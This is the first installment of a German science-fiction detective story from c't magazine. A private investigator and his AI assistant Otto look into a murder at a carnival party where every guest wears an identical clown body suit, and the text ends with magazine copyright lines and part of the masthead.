Endlich passten sich meine Innereien dem externen Speed an. Das trockene Gefühl in meinem Mund verging, so sagte ich laut: „Ach, jetzt stell dich nicht so an, Otto. Es ist ja gut. Ich gebe es zu. Ich hasse diese Zeit, die aufgesetzte Heiterkeit, den furchtbaren Hang zur Verkleidung, das Benehmen der Menschen. Ich verstehe den Sinn nicht. Was auch immer die Bürger umtreibt, sich so zu verhalten wie sonst nie, es ist nicht meine Art. Und ich denke, ich bin da nicht alleine mit meiner Ansicht.“

Die Fahrstuhlkabine bot Platz für zwölf normalgewichtige Erwachsene, aber ich stand mutterseelenallein in der hinteren Ecke und lehnte an einer weich gepolsterten Wand. Die Benutzung verteuerte sich dadurch, sodass mein Auftraggeber eine gesalzene Spesenrechnung würde begleichen müssen.

„Die aggressive Verteidigungshaltung deutet eine schwache Position Ihrer Meinung an.“

„Wie ist denn deine Einstellung zu dem ganzen Trubel?“, fragte ich.

„Ich bin ein elektronischer Famulus. Meine wilden Zeiten sind lange vorbei.“

Ich überlegte kurz, ob Otto sich gerade in Ironie üben wollte, als die Fahrt endete und das Liftschott aufglitt. So sparte ich mir eine Antwort, trat stattdessen hinaus auf den Gang.

„Vielen Dank für die Reise mit Express-Nine. Beehren Sie uns bald wieder, Bürger“, flötete eine geschlechtsoptimierte Automatenstimme.

„Du mich auch“, murmelte ich – sehr leise. Mein Ärger ärgerte mich. Seit einigen Wochen durfte ich mich erneut als mein eigener Herr bezeichnen. Die Zeit als persönlicher Knecht des CEO Redqueen war Vergangenheit. Dennoch begegnete ich der Nine-Corp beinahe überall, denn die Express-Nine war eine Tochterfirma der großen Corporation.

„Otto?“, subvokalisierte ich.

„Den Korridor entlang bis zur Nummer 1016, Bürger Mayer.“

„Danke.“

„Stets zu Diensten.“

Ich folgte dem Verlauf des Ganges, vorbei an verschlossenen Türen zu meiner Rechten. Über jedem Eingang leuchtete eine neongrüne Zahlenfolge in absteigender Reihenfolge. So wusste ich, dass es noch weitere zehn Apartments sein mussten.

Ich passierte gerade Nummer 1021, als genau diese Tür aufgerissen wurde. Eine kichernde Blondine im leicht derangierten, pink-weißen Prinzessinen-Outfit mit viel Glitter darauf stürzte auf den Korridor und hielt sich dabei das Kleid fest. Beide Spaghettiträger hingen wie wild schwingende Girlanden am Stoff herab. Sie kreischte, als ein einäugiger Pirat mit einem Schrei und einem Schwert sie packte und zurück in die Suite zerrte.

Von dort schallten hämmernde Beats und unmelodischer Rapp heraus. Das Letzte, was ich von der Feiergesellschaft sah, waren die entblößten vollen Brüste der Prinzessin, auf die der Pirat seinen Mund presste. Dann schloss sich die Tür. Ruhe umhüllte mich wie ein schützender Mantel.

„Bitgefuckter Mardi-Gras!“, fluchte ich.

„Sie werden dringend erwartet, Bürger Mayer“, mahnte mich Otto. So beeilte ich mich, bis ich unter der 1016 stand und den Anläut-Button neben dem Eingang drückte. Es dauerte. Wahrscheinlich überprüfte der Besitzer der Wohnung meine Identität, bevor er mich hereinließ. Als jedoch nichts geschah, fragte ich Otto subvokal: „Warum lässt man mich nicht hinein?“

„Sehr gute Frage, Bürger Mayer. Ich versuche, genau dies herauszufinden.“

„Bin ich wirklich richtig?“

„Selbstverständlich. Es ist das angegebene Apartment. Dennoch misslingt mir derzeit die Kontaktaufnahme mit der Auftraggeberin. Jemand hat den Raumkomplex vom Netz getrennt und sämtliche Observationseinrichtungen abgeschottet. Dies könnte auf eine Capital-Crime-Organiziation-Police-Aktion hinweisen.“

„CAPCOP? Liegt denn ein Kapitalverbrechen vor? Ich dachte, es ginge lediglich um Unterstützung?“

„Offenbar hat sich an der Grundprämisse etwas geändert, Bürger Mayer.“

„Scheint mir auch so zu sein“, murmelte ich. Plötzlich glaubte ich Geräusche, vielleicht Stimmen, hinter der Tür zu hören.

Ich klopfte mit der flachen Hand gegen das Metall.

„Hallo?“

Wer hier wohnte, wollte seine Privatsphäre wahren. Dennoch hörte ich zwei Stimmen, eine hell, eine sehr tief. Ein Streit. Nach weiteren geduldig abgestandenen Sekunden wurde meine Ausdauer belohnt. Die Tür glitt in die Wand. Vor mir tauchte Piker-Paca auf, in seiner ganzen Pracht.

Der Moderator einer derzeit angesagten Kinderbildungs-Tri-Vid-Sendung schien wohl auch in seinem Privatleben Wert auf die perfekte Maske zu legen. Ansonsten hätte ich ihn wahrscheinlich gar nicht erkannt. Doch der grellweiß geschminkte Mann mit dem Spinnentattoo auf der linken Wange, den neonroten Afrolook-Locken und dem aufgemalten Grinsemund lachte so omnipräsent wie penetrant in vielen Werbeclips.

Ich wollte schon Otto fragen, ob dies unser Auftraggeber sei, als der Mann mit der Stimme einer Frau sagte: „Kommen Sie herein. Sie müssen mir helfen. Natasche ist tot.“

Ich trat ein.

Die Tür schloss sich hinter mir. Verwundert starrte ich an der Gestalt vorbei in den Partyraum, der gestylt war wie die Studioaufbauten der Kindersendung. Dazu hatte man weiße Sitzlandschaften gestellt. Und auf diesen Polstern saßen rund ein Dutzend weitere Piker-Pacas, die allermeisten mit gesenkten Köpfen. Dieser Anblick war schon irritierend.

Auf die Spitze der Surrealität getrieben wurde dies allerdings durch die Gestalt auf dem Boden inmitten des Raumes: noch ein Piker-Paca, mit einem Messer im Nacken. Die Blutlache, die den eleganten weißen Teppichboden verschmutzte, leuchtete in dunklem Rot. Eine Flut, die niemand aufzuhalten wagte.

„Bürger Hubert?“, fragte die weibliche Ausgabe des Piker-Pacas, die mich hereingelassen hatte. Sie sprach den Namen in Alt-Franz-Idiom aus. Sie musste mich verwechseln, aber weshalb nur? Warum hatte sie mich in die Wohnung gebeten?

„Spielen Sie mit, Bürger Mayer“, riet mir die Stimme in meinem Kopf. „Unsere Auftraggeberin befindet sich mit Sicherheit in der Wohnung. Irgendetwas scheint vorgefallen zu sein“, ergänzte Otto.

„Okay“, subvokalisierte ich.

„Ja?“, sagte ich laut zu dem weiblichen Piker-Paca.

„Ein Mord ist geschehen.“

„Das ist richtig“, antwortete ich lahm. Subvokal erkundigte ich mich bei Otto: „Wer hat mich eigentlich gerufen?“

„Bürgerin Beddoes.“

„Ich sehe hier nur Piker-Pacas.“

„Ähm. Es handelt sich um eine Karnevals-Party, Bürger Mayer. Vielleicht eine Motto-Party?“

„Eine Motto-Party?“ Ich schüttelte meinen Kopf. Laut fragte ich die Gestalt neben mir: „Wer ist Bürgerin Beddoes?“

„Oh, bei allen Konstrukteuren des Turmes!“, kreischte die Frau. „Ich befürchte, sie liegt dort. Aber so genau weiß ich das nicht.“

„Sie hat mich zur Unterstützung engagiert. Aber mir scheint, ich komme zu spät. Ich informiere CAPCOP. Da werde ich wohl nicht gebraucht.“

„Sie hat Sie gerufen? Woher kennt … kannte Natasche Sie?“

„Das ist schwer zu erklären“, gab ich zu.

„Egal! Mein Mann sagte, dass Sie der Beste sind. Also … lassen Sie CAPCOP aus dem Spiel und helfen Sie mir, bitte, Bürger Hubert“, flehte die Piker-Paca-Frau.

„Wieso? Und wobei?“

„Die Leiche muss verschwinden. Sie sind Cleaner. Tun Sie es.“

Ich sah den Clown irritiert an.

Die Frau hinter dem Gesicht griff sich an den Kopf und schluchzte. „Oh, verdammt. Sie haben Recht. Wir müssen CAPCOP rufen. Ich will nicht mit einem Mörder auf die Capcops warten.“

Illustration: Michael Thiele, Dortmund

© Copyright by Heise Zeitschriften Verlag

„Verständlich“, entgegnete ich. „Doch wenn Sie alle hier gemeinsam in diesem Raum bleiben, wird der Mörder nicht jeden umbringen können, nicht wahr? Daher denke ich, dass Sie sicher sind.“

„Aber genauso ist es passiert.“

Ich starrte das hässliche Kinder-Tri-Vid-Star-Gesicht an. Bevor ich mein Mundwerk unter Kontrolle bekam, fragte mein Ermittlerhirn: „Wie meinen Sie das, Bürgerin?“

„Als es geschah, waren wir alle anwesend.“

„Bürgerin … wie ist Ihr Name?“

„Debenham.“

„Bürgerin Debenham. Sie wollen andeuten, dass Sie gesehen haben, wer es tat?“

„Nein, es war dunkel.“

„Dunkel?“ Ich sah mich in dem hellerleuchteten Raum um.

„Ja, das Licht fiel für einen Moment aus. Wir hörten einen Schrei, dann einen dumpfen Aufprall. Die Beleuchtung sprang wieder an und dort lag Natasche.“

„Natasche?“ Die Partygesellschaft schien sehr vertraut miteinander zu sein. Die Verwendung der Vornamen in der genormten Bürgersozialstruktur der Mega-City war eigentlich sehr eingeschränkt. Ich hatte lediglich den Nachnamen meiner Auftraggeberin gekannt.

„Natasche ist der Vorname von Bürgerin Beddoes?“

Sie nickte.

„Bürger Mayer“, platzte Ottos Stimme in meinen Kopf.

„Ja?“, subvokalisierte ich.

„Ich möchte nur kurz mitteilen, dass die Observationsabsperrung aufgehoben wurde. Dadurch habe ich wieder Vollzugriff auf die technischen Einrichtungen.“

„Aha.“

„Bürgerin Beddoes lebt. Ich empfange das Signal ihres High-Con-Anschlusses.“

„Wer ist dann die Leiche? Und weshalb outet sich Bürgerin Beddoes nicht und spricht mich an?“

„Dies entzieht sich meiner Kenntnis.“

„Wer von den bitgefuckten Piker-Pacas ist Beddoes?“

„Nummer drei auf der Couch von links gesehen.“

Ich schaute mir den Piker-Paca an, der dort mit hängenden Schultern und gesenktem Kopf saß, anschließend wandte ich mich an Bürgerin Debenham: „Ich bleibe. Ein paar Fragen hätte ich an Sie.“

„Alles, was Sie wollen.“

„Könnte ich mich mit Ihrem Gatten unterhalten?“

„Selbstverständlich – Charles?“

Ein Piker-Paca erhob sich und gesellte sich zu uns, während ich in den Raum rief: „Die anderen bleiben sitzen. Dies ist ein Tatort. Ich möchte nicht, dass irgendwelche Spuren vernichtet werden.“

Als Bürger Debenham vor mir stand, mit diesem absolut dämlichen Kinderstar-Clownsgesicht, herrschte ich ihn an, weil meine Geduld am Ende war: „Können Sie diesen verdammten Body-Suit nicht ablegen, damit ich Ihr richtiges Gesicht sehen kann!“

Die Maske verzog sich zu einem bedauernden Ausdruck. Diese Body-Suits mussten aus der neuesten Kollektion stammen, da die Illusion des echten Piker-Pacas beinahe perfekt war. Die Mimik des Trägers übertrug sich auf die Display-Fläche des Suits. Unglaublich, wie weit die Entwicklung dieses ursprünglich für die Spionage entwickelten Anzuges zur Mimikry eines heimlichen Beobachters gediehen war. Die YOUWILLNOTSEEME-Corporation verfügte über sämtliche Patente und hatte jahrelang an verschiedene Konkurrenten geliefert.

So hatte Werksspionage im großen Stile stattgefunden, bis die Mega-Corporations einen Nicht-Verwendungspakt geschlossen hatten. Natürlich nicht offiziell, dennoch so wirksam, dass YOUWILLNOTSEEME binnen Jahresfrist pleitegegangen war. Soweit ich wusste, waren Entwickler und Produktion von einem Konsortium übernommen worden, das sich um profitable andere Anwendungen bemüht hatte. Gleichzeitig erarbeitete man einen Scan, der bei Firmen eingesetzt wurde, um einen heimlichen Schnüffler zu enttarnen.

Hier jedoch, in der Wohnung der Debenhams, erfreuten sich die Menschen an einer völlig anderen Nutzung der Body-Suits.

„Es ist eine Single-Party-Modus-BS-Controlling-Unit“, flüsterte Bürger Debenham. „Das Master-Steuergerät steht im Schlafzimmer. Ich könnte es natürlich abschalten, aber die Suits sind transparent und ich denke, dass keiner unserer Gäste unter dem Anzug Unterwäsche trägt.“

„Was?“

„Sie sind nackt unter den Body-Suits, Bürger Mayer“, ergänzte Otto, dessen Stimme in meinem Kopf einen leicht spöttischen Unterton hatte. „Bürger Debenham sagt die Wahrheit. Im Schlafzimmer finden sich die Mastersteuerung und die Kleidung der Anwesenden. Sie nutzten offenbar den begehbaren Kleiderschrank dort, um sich umzuziehen.“

„Okay.“ Ich starrte den Piker-Paca an. „Ich verstehe. Können Sie nicht wenigstens die Kopf-Kapuze abziehen?“

„Nicht ohne den Body-Suit zu zerstören, Bürger Hubert“, antwortete Debenham. „Denn es handelt sich wie gesagt um eine Single-Party-Modus-BS-Controlling-Unit und sie ist nur gemietet. Die Kosten sind enorm und meine Versicherung bezahlt keine beschädigten Suits. Verstehen Sie?“

„Okay. Ich will aber nicht, dass die Verdächtigen den Raum verlassen.“

„Ich bezahle Sie, verfickte Scheiße, Hubert“, zischte er mich aggressiv an. „Sie wurden mir als ein Aufräumer empfohlen. Schaffen Sie die Leiche hier raus und dann sehen wir weiter!“

„Oh. In diesem Fall sollte ich vielleicht ein kleines Missverständnis aufklären.“

„Wie meinen?“

„Ein Missverständnis“, wiederholte ich, etwas langsamer und deutlich betonter. So, als wenn ich mit einem Schwerhörigen reden würde. „Vielmehr eine Verwechslung, Bürger Debenham. Ihre Frau ließ mich herein, in der irrigen Annahme, ich wäre ein anderer.“

„Was soll das heißen?“

„Es bedeutet, dass ich nicht Bürger Hubert bin. Demnach bezahlen Sie mich nicht. Ihren Anweisungen würde ich nur dann Folge leisten, sollte ich sie als sinnvoll erachten. Haben wir uns verstanden?“

Das Gesicht des Piker-Pacas verzerrte sich zu einer Wut-Visage vom Feinsten. Ich begaffte begeistert die Leistung des Body-Suits. Das Display des Anzugs imitierte derartig perfekt die darzustellende Person, dass ich das zornige Blitzen der Augen bewundern durfte. Der Mund öffnete und schloss sich wieder, doch währenddessen erkannte ich im Inneren der Mundhöhle eine Tätowierung im hinteren Bereich der Zunge: „Way to hell“.

Ich grinste.

Debenham kreischte: „Verlassen Sie meine Wohnung!“

„Tut mir leid. Aber mein E-Fam transferiert Ihnen soeben meine Lizenz. Ich bin Privatermittler – im Auftrage eines Mandanten, dessen Identität ich selbstverständlich geheim halte – und somit befugt, den Tatort bis zum Eintreffen der CAPCOP-Einheit zu versiegeln. Was hiermit geschehen ist.“ Ich legte eine Kunstpause ein. Schließlich fügte ich hinzu: „Setzen Sie sich, Bürger Debenham. Wenn ich Fragen habe, dann komme ich auf Sie zurück.“

Die Außenansichten eines Clowns auf dem Display eines Body-Suits live erleben zu dürfen befriedigte mich auf ungeahnte Weise. Ich erlebte in rascher Folge: Wut, Fassungslosigkeit, Mordlüsternheit, unterdrückter Hass und letztendlich Resignation. All dies mit dem Gesicht Piker-Pacas. Ob die Partygäste wohl wussten, was das Display so anstellte?

„Otto“, erkundigte ich mich subvokal. „Lizenz übermittelt? Und die Wohnung versiegelt?“

„Stets zu Diensten, Bürger Mayer. Dabei möchte ich noch erwähnen, dass eine Reinigungskraft vor der Tür stand und die Luft mit jeder Menge Ärger füllte. Als ich Bürger Hubert, im Übrigen ein Tarnname, die derzeitige Situation schilderte, rannte er recht schnell davon.“

„Der Cleaner ist weg? Gut gemacht.“

„Danke.“ Otto verstummte kurz und mir war, als wenn er tief durchatmen würde, bevor er weitersprach: „Wie gehen wir nun vor?“

„Nun. Ich vermute, dass es Aufzeichnungen der Party geben wird. Auf dieser Etage des Sektors drei baute man doch zahllose Observationskameras ein, nicht wahr?“

„Das ist korrekt, Bürger Mayer“, bestätigte Otto. „Alleine im Wohnzimmer registriere ich dreizehn zur Wohnung gehörige Mini-Cams. Dazu scheinen drei Gäste flache Pflaster-Kameras außen am Body-Suit zu tragen. Auch diese Quellen kann ich anzapfen.“

„Sehr gut. Ich beginne mal mit der Kontaktaufnahme. Damit es nicht so auffällig ist, werde ich nicht mit Bürgerin Beddoes starten. Außerdem wäre es nett, wenn du herausfinden könntest, wer die Leiche ist.“

© Copyright by Heise Zeitschriften Verlag

„Da der High-Con-Anschluss mit dem Tod abgeschaltet wurde, bräuchte ich nur eine Liste mit den Gästen."

Ich wandte mich an Bürgerin Debenham, die quasi erstarrt neben mir wartete. Sie beachtete mich gar nicht, sondern glotzte mit einem unfassbar dämlichen Piker-Paca-Gesichtsausdruck ihren Mann an, der in einem Sessel zusammengesunken saß.

„Bürgerin Debenham?"

„Ja?", hauchte sie.

„Ich bin Bürger Mayer, Privatermittler, wie ich Ihrem Mann bereits gesagt habe."

„Capital-Crime ist informiert?"

„Aber ja. Es handelt sich schließlich um Mord, eines der wenigen Verbrechen, das von den semi-offiziellen Behörden übernommen wird. Es ist also nicht damit getan, die Leiche einfach verschwinden zu lassen. Ich suche einen Mörder. Je mehr Sie mich unterstützen, umso schneller ist die Angelegenheit erledigt. Verstehen Sie?"

Sie nickte.

„Können Sie meinem E-Fam eine Liste mit den Party-Gästen übermitteln?"

„Was? Wem?" Sie stutzte. „Oh. Aber natürlich."

„Und informieren Sie bitte die Gäste über die laufende Ermittlung. Niemand verlässt den Raum."

„Ja."

„Die Liste ist da", verkündete Otto kurz darauf. „Die Tote ist Bürgerin Andrenyi."

„Was wissen wir über sie?"

„Sie ist verheiratet und …"

„Ja, Otto?"

„Gräfin durch Heirat. Der Graf ist ebenfalls auf der Party."

„Und er vermisst seine Frau nicht? Irgendeinen Hinweis?"

„Mehrere Anfragen per High-Con an den Server der Gräfin. Diese sind allerdings verschlüsselt. Lesen kann ich sie nicht."

„Okay. Lassen wir das. Kümmere dich bitte um die Aufzeichnungen. Wer sind die anderen Gäste?"

„Neben unserer Auftraggeberin: Bürgerin Ohlsson nebst Gatten, Bürgerin Michel, in Begleitung zweier Männer, die ich nicht identifizieren kann, Bürgerin Bianchi, nebst Gatten, Sohn und Tochter. Bürger Arbuthnot. Ohne Begleitung."

„Wer ist Arbuthnot?"

„Ein Geschäftsmann aus Sektor sechs, wenig Informationen."

„Okay, dann beginne ich mit ihm, bevor ich mit Beddoes spreche. Welcher von den Piker-Pacas ist es?"

Otto nannte mir seine Position.

Ich winkte ihn herbei.

„Banzai, Bürger Arbuthnot."

„Banzai. Bürger …?"

„Mayer. Privatermittler."

„Was wollen Sie von mir?"

„Zunächst möchte ich, dass Sie mir sagen, warum Sie hier sind?"

„Auf Einladung von Bürgerin Debenham."

„Gibt es irgendwelche verwandtschaftlichen, geschäftlichen oder privaten Beziehungen zu den übrigen Gästen?"

„Ich kümmere mich um die finanziellen Anlagen von mehreren."

„Auch die der Gräfin?"

„Gräfin und Graf Andrenyi zähle ich zu meinen solventesten Kunden. Was hat dies mit dem Toten zu tun?"

Ohne auf seine Frage einzugehen, deutete ich auf die Leiche am Boden. „Wissen Sie, wer das ist?"

Er schüttelte den Kopf. „Unter diesen Masken sehen alle gleich aus. Einige benutzten sogar einen Vocoder, um die Stimme an die Piker-Pacas anzupassen. Vollkommen pervers, wenn Sie meine Sicht der Dinge wissen wollen, aber was tut man nicht alles."

„Otto?", subvokalisierte ich.

„Der Body-Suit hindert mich daran, die Körpersprache des Bürgers zu interpretieren, doch seinem Tonfall entnehme ich Schwingungen. Arbuthnot scheint etwas zu verbergen."

Ich betrachtete das Gesicht des Clowns. „Haben Sie Streit mit den Andrenyis?"

Anzeige

© Copyright by Heise Zeitschriften Verlag

„Nein“, entgegnete der Bürger.

„Wahrheit“, ergänzte Otto.

„Unterhielten Sie sich vor dem Mord mit der Gräfin oder dem Grafen?“

„Woher soll ich das wissen? Diese verdammten Body-Suits! Ich will da raus.“

Das Gesicht des Piker-Pacas verzog sich zu etwas, was ich beinahe weinerlich genannt hätte.

„Otto?“, subvokalisierte ich. „Bei der Erwähnung der Gräfin hat er leicht gezuckt, oder?“

„Das bestätigt meine Beobachtungen, Bürger Mayer.“

Ich legte Arbuthnot die Hand auf die Schulter und zog ihn in eine Ecke des Raumes, so weit weg wie möglich von den übrigen Gästen.

„Im Vertrauen Bürger“, flüsterte ich. „Wie ist Ihre Beziehung zur Gräfin Andrenyi?“

„Was wollen Sie von mir? Was hat dies alles mit der Leiche zu tun?“, sagte er, nun leicht wütend klingend.

„Die Tote ist die Gräfin.“

„Was?“

„Gräfin Andrenyi wurde ermordet“, wiederholte ich in deutlicheren Worten.

„Natalie? Nein“, wisperte Arbuthnot. Dann sackte er wie ein einstürzendes Kartenhaus in sich zusammen. Ich hatte nicht mal Zeit, ihn aufzufangen.

„Otto?“, fragte ich subvokal, während ich versuchte, am Hals den Puls zu fühlen, aber irgendwie gelang es mir nicht.

„Er ist bewusstlos, Bürger Mayer.“

„Okay. Da haben wir mal einen Volltreffer gelandet. Die beiden scheinen sich näher gekannt zu haben. Kannst du mal ein wenig graben?“

„Ich bemühe mich.“

Ich grinste. Dann wandte ich mich an Bürgerin Beddoes, die immer noch mit gesenktem Kopf auf dem Sofa saß.

„Bürgerin Beddoes? Kommen Sie, bitte?“

Sie folgte meiner Aufforderung und gesellte sich zu mir, während ich den ohnmächtigen Arbuthnot in eine stabile Seitenlage legte.

Als sie bei mir stand, blickte sie auf den Bewusstlosen herab. „Wer ist das?“, fragte sie mit der Originalstimme des Piker-Pacas, also war sie eine der Vocoder-Trägerinnen.

„Banzai, Bürgerin Beddoes“, flüsterte ich. „Könnten Sie bitte den Stimmverzerrer ausschalten?“

Sie tippte sich an den Hals und entgegnete mit sehr hoher, beinahe piepsiger Stimme: „So besser, Bürger Mayer?“

„Danke.“ Ich nickte ihr zu. „Sie hatten meinen E-Fam kontaktiert und um meine Dienste gebeten. War das vor oder nach dem Mord? Und worum ging es genau? Otto sprach davon, dass Sie Hilfe für eine Verwandte suchten?“

„Ja, Bürger Mayer. Es geht um meine Schwester.“

„Weshalb riefen Sie mich dann zu dieser Party?“

„Sie ist Gast dieser Gesellschaft. Und wir glauben, dass sie in Gefahr ist.“

„Um wen handelt es sich?“

„Meine Schwester ging einen Lebenszeit-Kontrakt mit Graf Andrenyi ein.“

„Oh.“

„Was, Bürger?“

„Wo denken Sie, hält sich Ihre Schwester gerade auf?“

„Ich weiß es nicht. Wegen dieser verdammten Body-Suits könnte sie jeder sein. Ich habe seit meiner Ankunft keinen Kontakt mehr über ihren High-Con-Anschluss mit ihr. Sie trug ebenfalls einen Vocoder. Sie fand die Idee einer anonymen Party lustig, obwohl ich sie gewarnt hatte.“

„Gewarnt? Wovor?“

„Ich denke, dass ihr Liebhaber sich einen Spaß daraus machen wollte, sie zu kompromittieren.“

„Arbuthnot?“, riet ich.

„Gott bewahre! Dieser schleimige Anlageberater? Nein. Natalie hat einen besseren Geschmack.“

„Sie ist tot, Bürgerin Beddoes.“

Der Moment des Schweigens, der Erkenntnis und des Schocks verbreitete sich in dem Clownsgesicht wie eine Tsunami-Welle.

„Mein Beileid.“

„Es war Debenham“, wisperte Beddoes mit gesenktem Kopf.

„Bürger Debenham?“, hakte ich nach.

„Ja. Er lud Natalie und den Grafen ein. Wir vermuteten, dass er etwas mit den anonymen Droh-Mails zu tun hatte. Wir wollten, dass Sie ihn hier zur Rede stellen würden, Bürger Mayer.“ Sie hob den Blick und das Display zeigte Tränen, die die Schminke des Piker-Pacas auf den Wangen verlaufen ließ. „Oh Gott. Natalie“, flüsterte die Bürgerin. Dann schlug sie ein Kreuzzeichen vor der Brust. „Ist sie es wirklich?“, fragte sie, während sie sich zu der Leiche umdrehte.

„Ja. Ich bedauere.“

„Sie müssen Debenham überführen.“ Plötzlich packte sie sich mit beiden Händen ins Gesicht und riss an dem Suit-Material.

Der Effekt hätte nicht erschreckender sein können. Es bildeten sich Schlieren, und die Verzerrungen, die die Steuerungseinheit zu kompensieren versuchte, ließen mich schaudern. Im Clownsgesicht verliefen die displayten Farben ineinander. Die Augen rasten an der Nase vorbei zum Mund, der sich Edward-Munch-like zu einem Schrei verformte. Ohren tauchten mittig auf, dann barst die Folie und der Stoff darunter. Eine Art schwarzes Loch verschluckte Augen, Ohren, Mund. Ich glaubte sogar, einen Banshee-Ruf zu hören.

Wie nach einem Tauchgang entstieg der Kopf einer jungen, kurzhaarigen Frau dem Bildnis der Zerstörung. Sie atmete mehrfach tief durch. „Endlich raus.“

„Der Body-Suit“, rief eine Stimme, die ich dem Bürger Debenham zuordnete.

„Halten Sie den Mund!“, herrschte ich zurück. „Alles in Ordnung?“, wandte ich mich an Bürgerin Beddoes, deren klare blaue Augen von Tränen überschwemmt waren.

„Nichts ist in Ordnung. Natalie ist tot.“

„Es tut mir …“

„Überführen Sie Debenham. Er soll für diesen Mord büßen.“

Ich nickte ihr zu. „Otto?“, fragte ich halblaut, damit jeder im Raum es auch hören konnte. Die eisige Friedhofsruhe in dem Partyraum schien plötzlich noch stiller geworden zu sein. Mir kam es so vor, dass beinahe alle Anwesenden die Luft anhielten, um nur ja kein Wort zu verpassen.

„Stets zu Diensten, Bürger Mayer.“

„Zugriff auf die Aufzeichnungsdateien. Kannst du die Video-Aufnahmen auf die Tri-Vid-Wand legen?“

„Selbstverständlich. Es handelt sich jedoch lediglich um die Aufzeichnungen einer Zimmer-Kamera. Die anderen waren nicht eingeschaltet. Daher kein Drei-D und auch keine Tonaufnahmen.“

„Okay.“ Das war ungewöhnlich. Modernste Technik, die man nicht nutzte? Das hätte ich von den Debenhams nicht erwartet.

„Graf Andrenyi?“

Ein Piker-Paca zuckte zusammen.

„Kommen Sie bitte zu mir“, bat ich ihn.

Als der Clown bei mir stand, senkte ich meine Lautstärke. „Es tut mir leid, es Ihnen auf diese Art und Weise mitteilen zu müssen, aber bei der Toten handelt es sich um Ihre Kontraktpartnerin.“

Aufmerksam beobachtete ich das Gesicht des Piker-Pacas. Die weiß getünchte Stirn warf Wellen, die Nase kräuselte sich und in die Augen schossen Tränen ein.

„Na… ist tot?“ Er brach ab, packte sich mit der rechten Hand theatralisch an den Kopf und schluchzte. Das Gesichtsbild eines vollkommen erschütterten Clowns sprach Bände.

„Mein Beileid.“

„Danke.“ Er griff mit der freien Linken an meine Schulter und beugte sich vor. „Ich muss raus aus dem Ding. Geben Sie mir eine Minute.“ Gebeugt ging er zu der Bar, um dort nach einem handgroßen Täschchen zu greifen und es zu öffnen. Er holte ein kleines Fläschchen mit Pipette heraus. Mit geschickten Händen löste er wohl einige Nähte des Body-Suits und konnte so seinen Kopf befreien, ohne den Suit zu zerstören. Er war nahezu kahl, nur ein hauchdünner Flaum grauen Haares zierte Teile des Schädels.

Bis auf den bewusstlosen Arbuthnot begafften beinahe alle Anwesenden den Grafen. Andrenyi träufelte sich Tropfen in seine Augen. Dann kam er zu mir zurück. „Verzeihen Sie, aber der Schmerz wurde unerträglich. Ich musste zuerst das Medikament nehmen. Jetzt bin ich bereit.“

„Bereit? Wozu?“, fragte ich irritiert.

„Für Ihre Fragen, selbstverständlich. Ich gehe davon aus, dass ich ein Hauptverdächtiger bin.“

Ich schaute in die geröteten Augen des Grafen. Sein kantiges, in der Tat aristokratisch wirkendes Gesicht präsentierte einen gefassten, leicht hochnäsigen Ausdruck.

„Warum sollten Sie mein Hauptverdächtiger sein?“

„Ist das der Kontraktpartner nicht immer?“

„Kontrakte lassen sich lösen.“

„Unserer war auf Lebenszeit.“ (bb@ct.de)

Zweiter und letzter Teil folgt im nächsten Heft. c't

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Impressum

Redaktion

Heise Zeitschriften Verlag GmbH & Co. KG
Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de
E-Mail: ct@ct.de

Chefredakteure: Detlef Grell (gr@ct.de) (verantwortlich für den Textteil), Johannes Endres (je@ct.de)

Stellv. Chefredakteure: Stephan Ehrmann (se@ct.de), Jürgen Kuri (jk@ct.de), Georg Schnurer (gs@ct.de)

Leitende Redakteure: Harald Bögeholz (bo@ct.de), Dr. Oliver Diedrich (odi@ct.de), Gerald Himmelein (ghi@ct.de), Axel Kossel (ad@ct.de), Ulrike Kuhlmann (uk@ct.de), Jürgen Schmidt (ju@ct.de), Peter Siering (ps@ct.de), Andreas Stiller (as@ct.de), Ingo T. Storm (it@ct.de), Dorothee Wiegand (dwi@ct.de), Christof Windeck (ciw@ct.de), Jörg Wirtgen (jow@ct.de), Dušan Živadinović (dz@ct.de), Dr. Volker Zota (vza@ct.de)

Redaktion: Ernst Ahlers (ea@ct.de), Jo Bager (jo@ct.de), Achim Barczok (acb@ct.de), Kristina Beer (kbe@ct.de), Bernd Behr (bb@ct.de), Benjamin Benz (bbe@ct.de), Daniel Berger (dbe@ct.de), Holger Bleich (hob@ct.de), Volker Briegleb (vbr@ct.de), Dieter Brors (db@ct.de), Hannes A. Czerulla (hcz@ct.de), Mirko Dölle (mid@ct.de), Liane M. Dubowy (lmd@ct.de), Ronald Eikenberg (rei@ct.de), Martin Fischer (mfi@ct.de), Tim Gerber (tig@ct.de), Hartmut Gieselmann (hag@ct.de), Sven Hansen (sha@ct.de), Ulrich Hilgefort (uh@ct.de), Christian Hirsch (chh@ct.de), Martin Holland (mho@ct.de), Jan-Keno Janssen (jkj@ct.de), Immo Junghärtchen (imj@ct.de), Nico Jurran (nij@ct.de), Thomas Kaltschmidt (thk@ct.de), Axel Kannenberg (axk@ct.de), Reiko Kaps (rek@ct.de), Florian Klan (fkn@ct.de), Benjamin Kraft (bkr@ct.de), André Kramer (akr@ct.de), Lutz Labs (ll@ct.de), Oliver Lau (ola@ct.de), Thorsten Leemhuis (thl@ct.de), Urs Mansmann (uma@ct.de), Florian Müssig (mue@ct.de), Rudolf Opitz (rop@ct.de), Stefan Porteck (spo@ct.de), Jeremias Radke (jra@ct.de), Wolfgang Reszel (wre@ct.de), Tomas Rudl (tru@ct.de), Fabian A. Scherschel (fab@ct.de), Raimund Schesswendter (rsr@ct.de), Dennis 